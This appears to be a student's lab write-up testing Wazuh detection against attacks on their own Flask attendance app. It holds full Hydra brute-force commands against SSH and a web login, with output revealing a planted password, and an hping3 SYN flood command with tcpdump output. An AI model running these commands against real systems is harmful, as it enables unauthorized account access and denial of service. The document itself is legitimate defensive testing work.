Performing attacks

Brute Force

I have set up a machine of kali and performed a bruteforce attack on the flask app server, wazuh successfully detected it, as you can see in this image

Command Used


```
Hydra -l username -P password.txt ssh://ip_address -t 2 -w 5
```

-l: I already know the username


-P: For password list

-t: Use only two thread and not overload the thing


-w: wait for 5 second after every attempt.



```
, ~59 tries per task
[DATA] attacking ssh://172.16.167.130:22/
^[[B^[[B^[[B^[[B^[[B^[[B^[[A^[[A^[[A^[[A^[[A^[[A^[[A^[[A^[[A^[[B^[[B^[[B^[[B^
[STATUS] 40.00 tries/min, 40 tries in 00:01h, 77 to do in 00:02h, 2 active

^CThe session file ./hydra.restore was written. Type "hydra -R" to resume ses
sion.

┌──(kali㉿kali)-[~]
└─$ hydra -R
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
 military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

[INFORMATION] reading restore file ./hydra.restore
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-13 01:
59:24
[DATA] max 2 tasks per 1 server, overall 2 tasks, 117 login tries (l:1/p:117)
, ~59 tries per task
[DATA] attacking ssh://172.16.167.130:22/
[STATUS] 86.00 tries/min, 86 tries in 00:01h, 31 to do in 00:01h, 2 active
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-06-13 02:
01:22

┌──(kali㉿kali)-[~]
└─$ 
```




Now what i am going to do is, putting a correct password of the server in the list to figure it out.



```
┌──(kali㉿kali)-[~]
└─$ echo "malfoy" >> common_passwords.txt

┌──(kali㉿kali)-[~]
└─$ nano common_passwords.txt

┌──(kali㉿kali)-[~]
└─$ hydra -l flask_attendance -P common_passwords.txt ssh://172.16.167.130 -t
 2 -w 5
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
 military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-13 02:
13:54
[DATA] max 2 tasks per 1 server, overall 2 tasks, 90 login tries (l:1/p:90),
~45 tries per task
[DATA] attacking ssh://172.16.167.130:22/
[STATUS] 34.00 tries/min, 34 tries in 00:01h, 56 to do in 00:02h, 2 active
[STATUS] 33.00 tries/min, 66 tries in 00:02h, 24 to do in 00:01h, 2 active
[22][ssh] host: 172.16.167.130   login: flask_attendance   password: malfoy
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-06-13 02:
16:35

┌──(kali㉿kali)-[~]
└─$ 
```

DoS Attack (Denial of service)


Now I have performed a DOS attack with hping3 on the system. Here you can see its screenshotl



```
^C
--- 172.16.167.130 hping statistic ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 7.4/7.4/7.4 ms

┌──(kali㉿kali)-[~]
└─$ sudo hping3 -S -p 5000 --flood 172.16.167.130
HPING 172.16.167.130 (eth0 172.16.167.130): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
watch -n 1 "netstat -tn | grep ':5000' | wc -l"
^C
--- 172.16.167.130 hping statistic ---
4281150 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

┌──(kali㉿kali)-[~]
└─$ sudo hping3 -S -p 5000 --flood 172.16.167.130
HPING 172.16.167.130 (eth0 172.16.167.130): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 172.16.167.130 hping statistic ---
2849545 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

┌──(kali㉿kali)-[~]
└─$ 
```

Though i was unable to take the system down, but i can see its flooding in the server using

```
tcpdump
```



```
06:55:59.194003 IP flaskattendance.5000 > 172.16.167.132.26954: Flags [R.], seq 0, ack [illegible]
06:55:59.194026 IP flaskattendance.5000 > 172.16.167.132.26955: Flags [R.], seq 0, ack 1417522120, win 0, length 0
06:55:59.194034 IP flaskattendance.5000 > 172.16.167.132.26956: Flags [R.], seq 0, ack 982598466, win 0, length 0
06:55:59.194058 IP flaskattendance.5000 > 172.16.167.132.26957: Flags [R.], seq 0, ack 596319525, win 0, length 0
06:55:59.194064 IP flaskattendance.5000 > 172.16.167.132.26958: Flags [R.], seq 0, ack 3366955360, win 0, length 0
06:55:59.194089 IP 172.16.167.132.26959 > flaskattendance.5000: Flags [S], seq 820110913, win 512, length 0
06:55:59.194089 IP 172.16.167.132.26960 > flaskattendance.5000: Flags [S], seq 1745775898, win 512, length 0
06:55:59.194089 IP 172.16.167.132.26961 > flaskattendance.5000: Flags [S], seq 1441561334, win 512, length 0
06:55:59.194089 IP 172.16.167.132.26962 > flaskattendance.5000: Flags [S], seq 616622728, win 512, length 0
06:55:59.194089 IP 172.16.167.132.26961 > flaskattendance.5000: Flags [S], seq 1441561334, win 512, length 0
06:55:59.194089 IP 172.16.167.132.26962 > flaskattendance.5000: Flags [S], seq 616622728, win 512, length 0
06:55:59.194089 IP 172.16.167.132.26963 > flaskattendance.5000: Flags [S], seq 996518924, win 512, length 0
06:55:59.194089 IP 172.16.167.132.26964 > flaskattendance.5000: Flags [S], seq 125153400, win 512, length 0
06:55:59.194089 IP 172.16.167.132.26965 > flaskattendance.5000: Flags [S], seq 671965967, win 512, length 0
06:55:59.194089 IP 172.16.167.132.26966 > flaskattendance.5000: Flags [S], seq 58556474, win 512, length 0
06:55:59.194095 IP flaskattendance.5000 > 172.16.167.132.26959: Flags [R.], seq 0, ack 697667551, win 0, length 0
06:55:59.194102 IP flaskattendance.5000 > 172.16.167.132.26960: Flags [R.], seq 0, ack 1246703689, win 0, length 0
06:55:59.194125 IP flaskattendance.5000 > 172.16.167.132.26961: Flags [R.], seq 0, ack 101565187, win 0, length 0
06:55:59.194132 IP flaskattendance.5000 > 172.16.167.132.26962: Flags [R.], seq 0, ack 20310589, win 0, length 0
06:55:59.194156 IP flaskattendance.5000 > 172.16.167.132.26963: Flags [R.], seq 0, ack 3765050977, win 0, length 0
06:55:59.194163 IP flaskattendance.5000 > 172.16.167.132.26964: Flags [R.], seq 0, ack 4170625104, win 0, length 0
06:55:59.194186 IP flaskattendance.5000 > 172.16.167.132.26965: Flags [R.], seq 0, ack 3223544932, win 0, length 0
06:55:59.194193 IP flaskattendance.5000 > 172.16.167.132.26966: Flags [R.], seq 0, ack 3332264519, win 0, length 0
06:55:59.194279 IP 172.16.167.132.26967 > flaskattendance.5000: Flags [S], seq 1366875749, win 512, length 0
06:55:59.194279 IP 172.16.167.132.26968 > flaskattendance.5000: Flags [S], seq 384379214, win 512, length 0
06:55:59.194279 IP 172.16.167.132.26969 > flaskattendance.5000: Flags [S], seq 659782886, win 512, length 0
06:55:59.194279 IP 172.16.167.132.26970 > flaskattendance.5000: Flags [S], seq 985212665, win 512, length 0
06:55:59.194279 IP 172.16.167.132.26971 > flaskattendance.5000: Flags [S], seq 1573350279, win 512, length 0
06:55:59.194279 IP 172.16.167.132.26972 > flaskattendance.5000: Flags [S], seq 1085820986, win 512, length 0
06:55:59.194279 IP 172.16.167.132.26973 > flaskattendance.5000: Flags [S], seq 1209929796, win 512, length 0
06:55:59.194279 IP 172.16.167.132.26974 > flaskattendance.5000: Flags [S], seq 423874933, win 512, length 0
06:55:59.194286 IP flaskattendance.5000 > 172.16.167.132.26967: Flags [R.], seq 0, ack 397295615, win 0, length 0
06:55:59.194293 IP flaskattendance.5000 > 172.16.167.132.26968: Flags [R.], seq 0, ack 2671945686, win 0, length 0
06:55:59.194322 IP flaskattendance.5000 > 172.16.167.132.26969: Flags [R.], seq 0, ack 3085351788, win 0, length 0
06:55:59.194329 IP flaskattendance.5000 > 172.16.167.132.26970: Flags [R.], seq 0, ack 270010579, win 0, length 0
06:55:59.194351 IP flaskattendance.5000 > 172.16.167.132.26971: Flags [R.], seq 0, ack 113654806, win 0, length 0
06:55:59.194358 IP flaskattendance.5000 > 172.16.167.132.26972: Flags [R.], seq 0, ack 599987327, win 0, length 0
06:55:59.194382 IP flaskattendance.5000 > 172.16.167.132.26973: Flags [R.], seq 0, ack 325549951, win 0, length 0
06:55:59.194358 IP flaskattendance.5000 > 172.16.167.132.26972: Flags [R.], seq 0, ack 599987327, win 0, length 0
06:55:59.194382 IP flaskattendance.5000 > 172.16.167.132.26973: Flags [R.], seq 0, ack 325549951, win 0, length 0
06:55:59.194389 IP flaskattendance.5000 > 172.16.167.132.26974: Flags [R.], seq 0, ack 3986162807, win 0, length 0
06:55:59.194414 IP 172.16.167.132.26975 > flaskattendance.5000: Flags [S], seq 2052573126, win 512, length 0
06:55:59.194414 IP 172.16.167.132.26976 > flaskattendance.5000: Flags [S], seq 218889199, win 512, length 0
06:55:59.194414 IP 172.16.167.132.26977 > flaskattendance.5000: Flags [S], seq 918984581, win 512, length 0
06:55:59.194414 IP 172.16.167.132.26978 > flaskattendance.5000: Flags [S], seq 208052209, win 512, length 0
06:55:59.194414 IP 172.16.167.132.26979 > flaskattendance.5000: Flags [S], seq 250656773, win 512, length 0
06:55:59.194414 IP 172.16.167.132.26980 > flaskattendance.5000: Flags [S], seq 1422685993, win 512, length 0
06:55:59.194414 IP 172.16.167.132.26981 > flaskattendance.5000: Flags [S], seq 728240427, win 512, length 0
06:55:59.194415 IP 172.16.167.132.26982 > flaskattendance.5000: Flags [S], seq 44741181, win 512, length 0
06:55:59.194421 IP flaskattendance.5000 > 172.16.167.132.26975: Flags [R.], seq 0, ack 1790269230, win 0, length 0
```

Command Used

```
Sudo hping3 -S -p 5000 –flood ip_address
```

Hping3: Tool used to send packets

-S: sends tcp handshake packets(SYN packets)

-p: port number of your deployed app

—flood: floods the attack without waiting for the response.

Brute Forcing on app login

```
hydra -L usernames.txt -P passwords.txt 192.168.1.100 http-post-form
"/login:role=student&username=^USER^&password=^PASS^:Incorrect Username /
Password"
```

I have created my custom list and tried to attack on my flask app, it found a password beacuse i am using a default one.

SQL Injection

I have tried this attack, but it won’t work , because I was using some libraries such as **cs50**, and **SQLAlchemy.** What they do is they automatically sanitizes the inputs and also i am using paremeterized queries.

```
user = db.execute(
    "SELECT * FROM :table_name WHERE username = :username",
    table_name=table_name,
    username=username,
)
```

In order to check connected agents in the wazuh server type the following command

```
/var/ossec/bin/agent_control -l
```